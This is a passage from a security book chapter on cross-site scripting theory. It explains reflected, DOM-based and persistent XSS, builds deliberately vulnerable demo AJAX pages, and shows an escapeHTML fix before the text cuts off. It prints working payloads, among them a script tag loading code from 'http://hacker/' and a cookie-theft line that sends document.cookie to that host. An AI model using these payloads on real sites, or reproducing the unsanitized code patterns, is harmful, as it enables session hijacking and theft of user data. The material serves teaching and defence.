Chapter 4

XSS Theory

Solutions in this Chapter:

- Getting XSS'ed
- DOM-based XSS In Detail
- Redirection
- CSRF
- Flash, QuickTime, PDF, Oh My
- HTTP Response Injection
- Source vs. DHTML Reality
- Bypassing XSS Length Limitations
- XSS Filter Evasion

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

In order to fully understand cross-site scripting (XSS) attacks, there are several core theories and types of techniques the attackers use to get their code into your browser. This chapter provides a break down of the many types of XSS attacks and related code injection vectors, from the basic to the more complex. As this chapter illustrates, there is a lot more to XSS attacks than most people understand. Sure, injecting a script into a search field is a valid attack vector, but what if that value is passed through a filter? Is it possible to bypass the filter?

The fact of the matter is, XSS is a wide-open field that is constantly surprising the world with new and unique methods of exploitation and injection. However, there are some foundations that need to be fully understood by Web developers, security researchers, and those Information Technology (IT) professionals who are responsible for keeping the infrastructure together. This chapter covers the essential information that everyone in the field should know and understand so that XSS attacks can become a thing of the past.

Getting XSS'ed

XSS is an attack technique that forces a Web site to display malicious code, which then executes in a user's Web browser. Consider that XSS exploit code, typically (but not always) written in Hypertext Markup Language (HTML)/JavaScript (aka JavaScript malicious software [malware]), does not execute on the server. The server is merely the host, while the attack executes within the Web browser. The hacker only uses the trusted Web site as a conduit to perform the attack. The user is the intended victim, not the server. Once an attacker has the thread of control in a user's Web browser, they can do many nefarious acts described throughout this book, including account hijacking, keystroke recording, intranet hacking, history theft, and so on. This section describes the variety of ways in which a user may become XSS'ed and contract a JavaScript malware payload.

For a Web browser to become infected it must visit a Web page containing JavaScript malware. There are several scenarios for how JavaScript malware could become resident on a Web page.

1. The Web site owner may have purposefully uploaded the offending code.
2. The Web page may have been defaced using a vulnerability from the network or operating system layers with JavaScript malware as part of the payload.
3. A permanent XSS vulnerability could have been exploited, where JavaScript malware was injected into a public area of a Web site.
4. A victim could have clicked on a specially crafted non-persistent or Document Object Model (DOM)-based XSS link.

To describe methods 1 and 2 above, we'll consider Sample 1 as a simplistic Web page containing embedded JavaScript malware. A user that visits this page will be instantly inflected with the payload. Line 5 illustrates where JavaScript malware has been injected and how it's possible using a normal HTML script tag to call in additional exploit code from an arbitrary location on the Web. In this case the arbitrary location is http://hacker/javascript_malware.js where any amount of JavaScript can be referenced. It's also worth mentioning that when the code in *javascript_malware.js* executes, it does so in the context of the *victimsite.com* DOM.

Sample 1 (http://victim/)

```
1: <html><body>
2:
3: <h1>XSS Demonstration</h1>
4:
5: <script src="http://hacker/javascript_malware.js" />
6:
7: </body></html>
```

The next two methods (3 and 4) require a Web site to possess a XSS vulnerability. In these cases, what happens is users are either tricked into clicking on a specially crafted link (non-persistent attack or DOM-based) or are unknowingly attacked by visiting a Web page embedded with malicious code (persistent attack). It's also important to note that a user's Web browser or computer does not have to be susceptible to any well-known vulnerability. This means that no amount of patching will help users, and we become for the most part solely dependent on a Web site's security procedures for online safety.

Non-persistent

Consider that a hacker wants to XSS a user on the *http://victim/*, a popular eCommerce Web site. First the hacker needs to identify an XSS vulnerability on *http://victim/*, then construct a specially crafted Uniform Resource Locator (URL). To do so, the hacker combs the Web site for any functionality where client-supplied data can be sent to the Web server and then echoed back to the screen. One of the most common vectors for this is via a search box.

Figure 4.1 displays a common Web site shopping cart. XSS vulnerabilities frequently occur in form search fields all over the Web. By entering *testing for xss* into the search field, the response page echoes the user-supplied text, as illustrated in Figure 4.2. Below the figure is the new URL with the query string containing the *testing+for+xss* value of the *p* parameter. This URL value can be changed on the fly, even to include HTML/JavaScript content.

Figure 4.1.




Figure 4.2.

Figure 4.3 illustrates what happens when the original search term is replaced with the following HTML/JavaScript code:


Example 1

```
"><SCRIPT>alert('XSS%20Testing')</SCRIPT>
```

The resulting Web page executes a harmless alert dialog box, as instructed by the submitted code that's now part of the Web page, demonstrating that JavaScript has entered into the *http://victim/* context and executed. Figure 4.4 illustrates the HTML source code of the Web page laced with the new HTML/JavaScript code.

Figure 4.3

Figure 4.4



At this point, the hacker may continue to modify this specially crafted URL to include more sophisticated XSS attacks to exploit users. One typical example is a simple cookie theft exploit.

Example 2

```
"><SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;
</SCRIPT>
```

The previous JavaScript code creates an image DOM object.

```
var img=new Image();
```

Since the JavaScript code executed within the *http://victim/* context, it has access to the cookie data.

```
document.cookie;
```

The image object is then assigned an off-domain URL to "*http://hacker/*" appended with the Web browser cookie string where the data is sent.

```
img.src="http://hacker/" + document.cookie;
```

The following is an example of the HTTP request that is sent.

Example 3

```
GET http://hacker/path/_web_browser_cookie_data HTTP/1.1
Host: host
User-Agent: Firefox/1.5.0.1
Content-length: 0
```

Once the hacker has completed his exploit code, he'll advertise this specially crafted link through spam e-mail (phishing with Superbait), message board posts, Instant Message (IM) messages, and others, trying to attract user clicks. What makes this attack so effective is that users are more likely to click on the link because the URL contains the real Web site domain name, rather than a look-alike domain name or random Internet Protocol (IP) address as in normal phishing e-mails.

DOM-based

DOM-based is unique form of XSS, used very similarly to non-persistent, but where the JavaScript malware payload doesn't need to be sent or echoed by the Web site to exploit a user. Consider our eCommerce Web site example (Figure 4.5.), where a feature on the Web site is used to display sales promotions. The following URL queries the backend database for the information specified by the *product_id* value and shown to the user. (Figure 4.6)

Figure 4.5




Figure 4.6

To make the user experience a bit more dynamic, the title value of the URL's can be updated on the fly to include different impulse-buy text.

Example 4

```
http://victim/promo?product_id=100&title=Last+Chance!
http://victim/promo?product_id=100&title=Only+10+Left!
Etc.
```

The value of the title is automatically written to the page using some resident JavaScript.

Example 5

```
<script>
var url = window.location.href;
var pos = url.indexOf("title=") + 6;
var len = url.length;
var title_string = url.substring(pos,len);
document.write(unescape(title_string));
</script>
```

This is where the problem is. In this scenario, the client-side JavaScript blindly trusts the data contained in the URL and renders it to the screen. This trust can be leveraged to craft the following URL that contains some JavaScript malware on the end.

Example 6

```
http://victim/promo?product_id=100&title=Foo#<SCRIPT>alert('XSS%20Testing')
</SCRIPT>
```

As before, this URL can be manipulated to SRC in additional JavaScript malware from any location on the Web. What makes this style of XSS different, is that the JavaScript malware payload does *not* get sent to the Web server. As defined by Request For Comment (RFC), the "fragment" portion of the URL, after the pound sign, indicates to the Web browser which point of the current document to jump to. Fragment data does not get sent to the Web server and stays within the DOM. Hence the name, DOM-based XSS.

Persistent

Persistent (or HTML Injection) XSS attacks most often occur in either community content-driven Web sites or Web mail sites, and do not require specially crafted links for execution. A hacker merely submits XSS exploit code to an area of a Web site that is likely to be visited by other users. These areas could be blog comments, user reviews, message board posts, chat rooms, HTML e-mail, wikis, and numerous other locations. Once a user visits the infected Web page, the execution is automatic. This makes persistent XSS much more dangerous than non-persistent or DOM-based, because the user has no means of defending himself. Once a hacker has his exploit code in place, he'll again advertise the URL to the infected Web page, hoping to snare unsuspecting users. Even users who are wise to non-persistent XSS URLs can be easily compromised.

DOM-based XSS In Detail

DOM is a World Wide Web Consortium (W3C) specification, which defines the object model for representing XML and HTML structures.

In the eXtensible Markup Language (XML) world, there are mainly two types of parsers, DOM and SAX. SAX is a parsing mechanism, which is significantly faster and less memory-intensive but also not very intuitive, because it is not easy to go back the document nodes (i.e. the parsing mechanism is one way). On the other hand, DOM-based parsers load the entire document as an object structure, which contains methods and variables to easily move around the document and modify nodes, values, and attributes on the fly.

Browsers work with DOM. When a page is loaded, the browser parses the resulting page into an object structure. The *getElementsByTagName* is a standard DOM function that is used to locate XML/HTML nodes based on their tag name.

DOM-based XSS is the exploitation of an input validation vulnerability that is caused by the client, not the server. In other words, DOM-based XSS is not a result of a vulnerability within a server side script, but an improper handling of user supplied data in the client side JavaScript. Like the other types of XSS vulnerabilities, DOM-based XSS can be used to steal confidential information or hijack the user account. However, it is essential to understand that this type of vulnerability solely relies upon JavaScript and insecure use of dynamically obtained data from the DOM structure.

Here is a simple example of a DOM-base XSS provided by Amit Klein in his paper "Dom Based Cross Site Scripting or XSS of the Third Kind":

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
…
</HTML>
```

If we analyze the code of the example, you will see that the developer has forgotten to sanitize the value of the "name" get parameter, which is subsequently written inside the document as soon as it is retrieved. In the following section, we study a few more DOM-based XSS examples based on a fictitious application that we created.

Identifying DOM-based XSS Vulnerabilities

Let's walk through the process of identifying DOM-based XSS vulnerabilities using a fictitious Asynchronous Javascript and XML (AJAX) application.

First, we have to create a page on the local system that contains the following code:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
       <head>
              <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
              <link rel="stylesheet"
href="http://www.gnucitizen.org/styles/screen.css" type="text/css"/>
              <link rel="stylesheet"
href="http://www.gnucitizen.org/styles/content.css" type="text/css"/>
              <script src="http://jquery.com/src/jquery-latest.pack.js"
type="text/javascript"></script>
              <title>Awesome</title>
       </head>

       <body>
```

```
                <div id="header">
                        <h1>Awesome</h1>
                        <p>awesome ajax application</p>
                </div>

                <div id="content">
                        <div>
                                <p>Please, enter your nick and press
<strong>chat</strong>!</p>
                                <input name="name" type="text" size="50"/><br/><input
name="chat" value="Chat" type="button"/>
                        </div>
                </div>

                <script>
                        $('[@name="chat"]').click(function () {
                                var name = $('[@name="name"]').val();
                                $('#content > div').fadeOut(null, function () {
                                        $(this).html('<p>Welcome ' + name + '! You can
type your message into the form below.</p><textarea class="pane">' + name + ' &gt;
</textarea>');
                                        $(this).fadeIn();
                                });
                        });
                </script>

                <div id="footer">
                        <p>Awesome AJAX Application</p>
                </div>
        </body>
</html>
```

Next, open the file in your browser (requires JavaScript to be enabled). The application looks like that shown in Figure 4.7.

Once the page is loaded, enter your name and press the **Chat** button. This example is limited in that you cannot communicate with other users. We deliberately simplified the application so that we can concentrate on the actual vulnerability rather than the application design. Figure 4.8 shows the AJAX application in action.

Figure 4.7 Awesome AJAX Application Login Screen





Figure 4.8 Awesome AJAX Application Chat Session In Action



Notice that this AJAX application does not need a server to perform the desired functions. Remember, you are running it straight from your desktop. Everything is handled by your browser via JavaScript and jQuery.

TIP


jQuery is a useful AJAX library created by John Resig. jQuery significantly simplifies AJAX development, and makes it easy for developers to code in a cross-browser manner.

If you carefully examine the structure and logic of the JavaScript code, you will see that the "Awesome AJAX application" is vulnerable to XSS. The part responsible for this input sanitization failure is as follows:

```
$(this).html('<p>Welcome ' + name + '! You can type your message into the form
below.</p><textarea class="pane">' + name + ' &gt; </textarea>');
```

As seen, the application composes a HTML string via JQuery's HTML function. The html function modifies the content of the selected element. This string includes the data from the nickname input field. In our case, the input's value is "Bob." However, because the application fails to sanitize the name, we can virtually input any other type of HTML, even script elements, as shown on Figure 4.9.

Figure 4.9 Injecting XSS Payload in the Application Login Form




If you press the **Chat** button, you will inject the malicious payload into the DOM. This payload composes a string that looks like the following:

```
<p>Welcome <script>alert('xss')</script>! You can type your message into the form
below.</p><textarea class="pane"><script>alert('xss')</script> &gt; </textarea>
```

This is known as non-persistent DOM-based XSS. Figure 4.10 shows the output of the exploit.

Figure 4.10 XSS Exploit Output at the Login



Exploiting Non-persistent DOM-based XSS Vulnerabilities

Like the normal XSS vulnerabilities discussed previously in this chapter, DOM-based XSS holes can be persistent and/or non-persistent. In the next section, we examine non-persistent XSS inside the DOM.

Using our previous example, we need to modify the application slightly in order to make it remotely exploitable. The code for the new application is displayed here:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
       <head>
```

```
                <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
                <link rel="stylesheet"
href="http://www.gnucitizen.org/styles/screen.css" type="text/css"/>
                <link rel="stylesheet"
href="http://www.gnucitizen.org/styles/content.css" type="text/css"/>
                <script src="http://jquery.com/src/jquery-latest.pack.js"
type="text/javascript"></script>
                <title>Awesome</title>
        </head>

        <body>
                <div id="header">
                        <h1>Awesome</h1>
                        <p>awesome ajax application</p>
                </div>

                <div id="content">
                </div>

                <script>
                        var matches = new
String(document.location).match(/[?&]name=([^&]*)/);
                        var name = 'guest';
                        if (matches)
                                name = unescape(matches[1].replace(/\+/g, ' '));
                        $('#content ').html('<p>Welcome ' + name + '! You can type
your message into the form below.</p><textarea class="pane">' + name + ' &gt;
</textarea>');
                </script>

                <div id="footer">
                        <p>Awesome AJAX Application</p>
                </div>
        </body>
</html>
```

Save the code in a file and open it inside your browser. You will be immediately logged as the user "guest." You can change the user by supplying a query parameter at the end of the *awesome.html* URL like this:


```
awesome.html?name=Bob
```

If you enter this in your browser, you will see that your name is no longer *'guest'* but *Bob*. Now try to exploit the application by entering the following string in the address bar:

```
awesome.html?name=<script>alert('xss')</script>
```

The result of this attack is shown on Figure 4.11.

Figure 4.11 XSS Exploit Output Inside the Application



Keep in mind that the type of setup used in your demonstration application is very popular among AJAX applications. The user doesn't need to enter their nickname all the time. They can simply bookmark a URL that has the nickname set for them, which is a very handy feature. However, if the developer fails to sanitize the input, a XSS hole is created that can be exploited. as discussed earlier in this section.

Exploiting Persistent DOM-based XSS Vulnerabilities

AJAX applications are often built to emulate the look and feel of the standard desktop program. A developer can create modal windows, interact with images, and modify their properties on the fly, and even store data on the file system/server.

Our sample application is not user friendly. The nickname needs to be reentered every time a person wants to send a message. So, we are going to enhance the *awesome AJAX application* with a new feature that will make it remember what our nickname was the last time we were logged in. Save the following source code into a file, but this time you need to host it on a server in order to use it:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
       <head>
              <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
              <link rel="stylesheet"
href="http://www.gnucitizen.org/styles/screen.css" type="text/css"/>
              <link rel="stylesheet"
href="http://www.gnucitizen.org/styles/content.css" type="text/css"/>
              <script src="http://jquery.com/src/jquery-latest.pack.js"
type="text/javascript"></script>
              <title>Awesome</title>
       </head>

       <body>
              <div id="header">
                     <h1>Awesome</h1>
                     <p>awesome ajax application</p>
              </div>

              <div id="content">
              </div>

              <script>
                     var matches = new
String(document.location).match(/[?&]name=([^&]*)/);
                     if (matches) {
                            var name = unescape(matches[1].replace(/\+/g, ' '));
                            document.cookie = 'name=' + escape(name) +
';expires=Mon, 01-Jan-2010 00:00:00 GMT';
                     } else {
                            var matches = new
String(document.cookie).match(/&?name=([^&]*)/);
                            if (matches)
                                   var name = unescape(matches[1].replace(/\+/g, '
'));
                            else
                                   var name = 'guest';
                     }
                     $('#content ').html('<p>Welcome ' + name + '! You can type
your message into the form below.</p><textarea class="pane">' + name + ' &gt;
</textarea>');
              </script>

              <div id="footer">
                     <p>Awesome AJAX Application</p>
              </div>
       </body>
</html>
```

The reason why you have to store this file on a server is because this version of the application uses cookies. This cookie feature is available to any application that is retrieved

from remote resources via the *http://* and *https://* protocols. and since the application is JavaScript, there is no need for a server side scripting; any basic Web server can host this type of application. If you are on Windows environment, you can download WAMP and store the file in the *www* folder, which by default is located at *c:\Wamp\www*.

You can interact with the new application the same way as before, with one essential difference: once the name is set via *awesome.html?name=[Your Name]*, you don't have to do it again, because the information is stored as a cookie inside your browser. So, set the name by accessing the following URL:

```
http://<your server>/awesome.html?name=Bob
```

Once the page loads, you will be logged in as Bob. At this point, any time you return to http://<your server>/awesome.html, the web application will check and read your name from the cookie, and dynamically load it into the application.

Notice the obvious difference between this application and its variations described earlier in this section.

Can you spot the problem with our fictitious application? It is now vulnerable to persistent DOM-based XSS; a much more serious flaw than the previous example. For example, an attacker could easily modify the application cookie via a cross-site request forgery attack, executed from a malicious Web site, or even a simple URL. For example, what would happen if you visited a malicious Web site with the following JavaScript?

```
var img = new Image();
img.src =
'http://www.awesomechat.com/awesome.html?name=Bob<script>alert("owned")</script>';
```

The malicious JavaScript from this code listing would set your cookie to *Bob<script>alert("owned")</script>*. Because the developer did not sanitize the name value, a script tag is injected right into the cookie, which persistently backdoors the remote application. From this point on, attackers can do whatever they feel like with your on-line presence at http://www.awesomechat.com (not a real site).

It is important to understand that persistent DOM-based XSS vulnerabilities are not limited to cookies. Malicious JavaScript can be stored in Firefox and Internet Explorer (IE) local storage facilities, in the Flash Player cookie store, or even in a URL. Web developers should be careful about the data they are storing and always perform input sanitization.

Preventing DOM-based XSS Vulnerabilities

In this section we outline the basic structure of the XSS issues that concern the browser's DOM. We also talk about how these issues can be exploited. Now is the time to show how they can be prevented.

Like any other XSS vulnerability discussed in this book, the developer needs to make sure that the user-supplied data is not used anywhere inside the browser's DOM without first being sanitized. This is a very complicated task, and largely depends on the purpose of

the application that is developed. In general, the developer needs to ensure that meta-characters such as <, >, &, ;, ", and ' are escaped and presented as XML entities. This is not a rule that can be applied to all situations, though.

The not-vulnerable version of our fictitious application is displayed here. Notice that we use the sanitization function *escapeHTML*:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
       <head>
              <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
              <link rel="stylesheet"
href="http://www.gnucitizen.org/styles/screen.css" type="text/css"/>
              <link rel="stylesheet"
href="http://www.gnucitizen.org/styles/content.css" type="text/css"/>
              <script src="http://jquery.com/src/jquery-latest.pack.js"
type="text/javascript"></script>
              <title>Awesome</title>
       </head>

       <body>
              <div id="header">
                     <h1>Awesome</h1>
                     <p>awesome ajax application</p>
              </div>

              <div id="content">
              </div>

              <script>
                     function escapeHTML(html) {
                            var div = document.createElement('div');
                            var text = document.createTextNode(html);
                            div.appendChild(text);
                            return div.innerHTML;
                     }

                     var matches = new
String(document.location).match(/[?&]name=([^&]*)/);
                     if (matches) {
                            var name =
escapeHTML(unescape(matches[1].replace(/\+/g, ' ')));
                            document.cookie = 'name=' + escape(name) +
';expires=Mon, 01-Jan-2010 00:00:00 GMT';
                     } else {
                            var matches = new
String(document.cookie).match(/&?name=([^&]*)/);
                            if (matches)
                                   var name = unescape(matches[1].replace(/\+/g, '
'));
